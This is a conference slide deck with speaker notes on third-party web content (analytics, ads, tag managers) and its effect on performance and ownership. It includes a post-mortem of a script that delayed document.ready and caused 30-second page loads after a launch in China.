

Third-party Content

a deep dive

Simon Hearne

Web Performance Solutions Engineer @ Akamai

Third-parties?

Content served from a domain outside of your control


- Analytics
- Advertising
- Optimisation
- JS CDNs
- Tag Management
- ...

Slide notes

Third-party content is stuff that's on your apps but outside of your control.

They're often added after release, by teams not in the development side of the house.

Third-parties add value to websites, improve customer insight and allow monetisation.
So it's no surprise that there are a lot of them!



The median website is

37%

third-party requests

Source: HTTP Archive 2019-10-01



Sometimes it feels like we're getting nowhere

Slide notes

We've been talking about third-party performance for years! In my case it's been five years, to the day! I've given a few talks about third-parties, I've given workshops, audits and reports. Unfortunately not a huge amount has changed, we're using more third-parties than ever.

It feels like there's a disconnect between the many folks who have ownership of a web app



It can feel like 'us vs them'

everyone who works on a web product

shares ownership of performance and security

(whether they know it or not)



Slide notes

As you are viewing this slide deck, I'm going to make an assumption that you are hands-on.
How many in the audience actively work on a web product (developer / product / ops / marketing)?
Keep your hand up if you touch code.

So the majority of us here actively work on code. There will be very few representatives from User Experience, Marketing, Product, BI & Analytics in this room.



Slide notes

That means that for most of you, third-party content is more of an irritation and frustration rather than a source of revenue, insight or joy.



Regulations are increasing visibility

Slide notes

While regulations such as GDPR and cookie consent laws have caused a lot of frustration, they have the positive effect of bringing third-party accountability to the foreground.

Plus the unfortunate acronym for China's Personal Information Security Specification.

Tag managers are enablers

Slide notes

We have developed tools to move ownership of third-parties away from technical teams.
While this is a good thing for velocity, it has diluted ownership of the front-end.

Fancy a super power?



Slide notes

It's unlikely that anyone will become a full-time third-party regulator. What you can become is the subject matter expert.

I've known a number of engineers who have become the third-party SME, accidentally or purposefully, and it has been a net positive on their careers and the products they work on.

In the next half hour I will try to arm you with the stories, tools and techniques to manage third-party content. I'll do this through post-mortems of some recent incidents.



Incident 1: the 30s wait

Slide notes

This is the incident that got me interested in third-parties in the first place.

A client had just launched a new version of their site across asia

All the pre-production tests worked fine, they tested from servers in the target geos and performance was good

The launch was continued to China.


Feedback from local users was extremely poor and analytics showed page load times of over 30s.

Launched in China



- 👍 localisation
- 👍 dev testing
- 👍 QA in China


The problem



Slide notes

The problem was an assumption that the `document.ready` event would not be impacted by the script.

The application design had critical event management logic on `document.ready` so the application was unavailable until it fired!



Don't worry, it's async!

sync is still king(!)



Platform:

Statistic:

Source: HTTP Archive. 2016-05-15 to 2019-10-01

